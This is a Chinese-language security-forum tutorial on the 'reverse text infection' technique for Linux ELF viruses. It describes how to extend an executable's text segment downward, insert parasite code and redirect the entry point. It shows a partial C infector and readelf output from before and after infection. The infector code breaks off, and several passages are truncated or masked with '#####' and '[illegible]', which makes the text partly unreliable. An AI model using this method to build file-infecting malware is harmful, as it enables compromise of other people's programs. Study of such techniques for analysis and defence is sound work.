

[TOC]

Linux病毒技术之逆向text感染

在进行实际运用逆向text感染技术前，我们需要了解什么是逆向text段感染，然后才知道如何去实现，带着这两个点我们进行下面的实际分析过程。

什么是逆向text感染?

在了解什么是逆向text段感染之前我们需要一些前置知识，了解ELF文件映射进内存的一些规范。然后才能了解到内存中哪块区域是我们可以注入寄生代码并执行起来的，这

ELF内存装载


这里我们就不详细的看[1]内核层的ELF加载的源码过程了，主要我们需要知道内核判断好当前的文件是ELF可执行文件后，就遍历程序头表，根据里面的p_vaddr属性值将相

一般32位可执行程序默认加载首地址是：0x8048000，64位可执行程序的默认首加载地址是：0x400000

逆向text感染的概念

根据上面程序的默认加载地址，我们知道他们通常不是从0开始的，也就是我们可以减小程序头表中text段的程序头的p_vaddr值，即映射进内存的值，来让程序在内存中的

因为我们利用的内存位置是比text段低的内存地址■■■■■■■■■■■■■■■■■■■■，并且正向是比text段高的内存地址，所以得出的感染技术名为逆向text感染



注意：

- 我们向上延伸的内存长度必须是系统规定的 `0x1000` 的整数倍
- 如果我们注入寄生代码的位置是紧跟在文件后后面（如下图），那么我们向低内存地址延伸的最小长度就是 `0x1000` (根据上面的最小虚拟映射地址所得)，那么寄生代码长度 `sizeof(ElfN_Ehdr)`

逆向text感染的实现

感染算法

将 `ehdr->e_shoff` 增加一个最小虚拟映射地址的整数倍（足够存放寄生代码的长度），但是需要把原始节头偏移保存，为了第3步骤使用

修改text段的程序头(phdr)，首先将text段在内存中的首地址向未使用的内存空间延伸，然后修改text段的属性来实现text段的扩展

- 将 `p_vaddr` 减小最小虚拟映射地址的整数倍（足够存放寄生代码的长度）
- 将 `p_paddr` 减小最小虚拟映射地址的整数倍（仅用于与物理地址相关的系统中，和 `p_vaddr` 相等）
- 将 `p_filesz` 增加最小虚拟映射地址的整数倍（足够存放寄生代码的长度）
- 将 `p_memsz` 增加最小虚拟映射地址的整数倍（text段的 `p_memsz` 等于 `p_filesz`）

3.所有文件头后面的区段，包括有序头(除了text段的程序头)、节头的偏移 `p_offset` 都需要增加最小虚拟映射地址的整数倍（足够存放寄生代码的长度）

保存原始入口点 `ehdr->e_entry`，然后将入口点更新为寄生代码的首地址：`orig_text_vaddr - PAGE_ROUND(parasite_len) + sizeof(ElfN_Ehdr)`

[`^PAGE_ROUND`]: 这个值是最小虚拟映射地址的整数倍（足够存放寄生代码的长度）

将文件头中的程序头偏移 `ehdr->e_phoff` 增加最小虚拟映射地址的整数倍（足够存放寄生代码的长度）

插入寄生代码

具体代码

```
#include <stdio.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <elf.h>

#define PAGE_SIZE 4096
#define TMP "test2"

int return_entry_start = 1;
char parasite[] = "\x68\x00\x00\x00\x00\xc3";
unsigned long entry_point;
struct stat st;
int ehdr_size;

int main(int argc, char **argv)
{
    char *host;
    int parasite_size;
    int fd, i;
    unsigned char *mem;
    Elf64_Ehdr *e_hdr;
    Elf64_Shdr *s_hdr;
    Elf64_Phdr *p_hdr;
    long o_shoff;
    int text_found = 0;

    if(argc < 2)
    {
        printf("Usage: %s <elf-host>\n", argv[0]);
    }

    host = argv[1];
    parasite_size = sizeof(parasite);
    printf("Length of parasite is %d bytes\n", parasite_size);
```

[illegible]

[illegible]

```
#####
Elf ##### EXEC (#####)
##### 0x400500
##### 9 #####64
```

Type	Offset	VirtAddr	PhysAddr	
	FileSiz	MemSiz	Flags	Align
PHDR	0x0000000000000040	0x0000000000400040	0x0000000000400040	
	0x00000000000001f8	0x00000000000001f8	R E	8
INTERP	0x0000000000000238	0x0000000000400238	0x0000000000400238	
	0x00000000000001c	0x00000000000001c	R	1
[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]				
LOAD	0x0000000000000000	0x0000000000400000	0x0000000000400000	
	0x0000000000000824	0x0000000000000824	R E	200000
LOAD	0x0000000000000e10	0x0000000000600e10	0x0000000000600e10	
	0x0000000000000234	0x0000000000000238	RW	200000
DYNAMIC	0x0000000000000e28	0x0000000000600e28	0x0000000000600e28	
	0x00000000000001d0	0x00000000000001d0	RW	8
NOTE	0x0000000000000254	0x0000000000400254	0x0000000000400254	
	0x0000000000000044	0x0000000000000044	R	4
GNU_EH_FRAME	0x00000000000006f8	0x00000000004006f8	0x00000000004006f8	
	0x0000000000000034	0x0000000000000034	R	4
GNU_STACK	0x0000000000000000	0x0000000000000000	0x0000000000000000	
	0x0000000000000000	0x0000000000000000	RW	10
GNU_RELRO	0x0000000000000e10	0x0000000000600e10	0x0000000000600e10	
	0x00000000000001f0	0x00000000000001f0	R	1

#####

```
#####
##### 0x3ff040
##### 9 #####4160
```

Type	Offset	VirtAddr	PhysAddr	
	FileSiz	MemSiz	Flags	Align
PHDR	0x0000000000001040	0x0000000000400040	0x0000000000400040	
	0x00000000000001f8	0x00000000000001f8	R E	8
INTERP	0x0000000000001238	0x0000000000400238	0x0000000000400238	
	0x000000000000001c	0x000000000000001c	R	1
[Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]				
LOAD	0x0000000000000000	0x00000000003ff000	0x00000000003ff000	
	0x0000000000001824	0x0000000000001824	R E	200000
LOAD	0x0000000000001e10	0x0000000000600e10	0x0000000000600e10	
	0x0000000000000234	0x0000000000000238	RW	200000
DYNAMIC	0x0000000000001e28	0x0000000000600e28	0x0000000000600e28	
	0x00000000000001d0	0x00000000000001d0	RW	8
NOTE	0x0000000000001254	0x0000000000400254	0x0000000000400254	
	0x0000000000000044	0x0000000000000044	R	4
GNU_EH_FRAME	0x00000000000016f8	0x00000000004006f8	0x00000000004006f8	
	0x0000000000000034	0x0000000000000034	R	4
GNU_STACK	0x0000000000001000	0x0000000000000000	0x0000000000000000	
	0x0000000000000000	0x0000000000000000	RW	10
GNU_RELRO	0x0000000000001e10	0x0000000000600e10	0x0000000000600e10	
	0x00000000000001f0	0x00000000000001f0	R	1

入口点位置提前了

text段的虚拟地址提前了0x1000字节，从0x0000000000400000变成了0x00000000003ff000，主要就是填充寄生代码、文件头和多余的填充区域

Type	Offset	VirtAddr	PhysAddr	
	FileSiz	MemSiz	Flags	Align
#####				
LOAD	0x0000000000000000	0x0000000000400000	0x0000000000400000	
	0x0000000000000824	0x0000000000000824	R E	200000
#####				
LOAD	0x0000000000000000	0x00000000003ff000	0x00000000003ff000	
	0x0000000000001824	0x0000000000001824	R E	200000

总结

总体学习过程也还可以，难度不是很大，当时第一眼看linux二进制分析的时候也是云里雾里，之后在网上找一些这个技术的相关博文后面接着看了ELF文件的一些规范和作者

整个感染技术还是比较简单的，可以边看源码边去看一下ELF的一些规范。

参考

[1] [ELF文件的加载过程\(load_elf_binary函数详解\)--Linux进程的管理与调度（十三）](#)

点击收藏 | 0 关注 | 1

[上一篇：CVE-2019-1003031:...](#) [下一篇：浅析Edge Side Inclu...](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)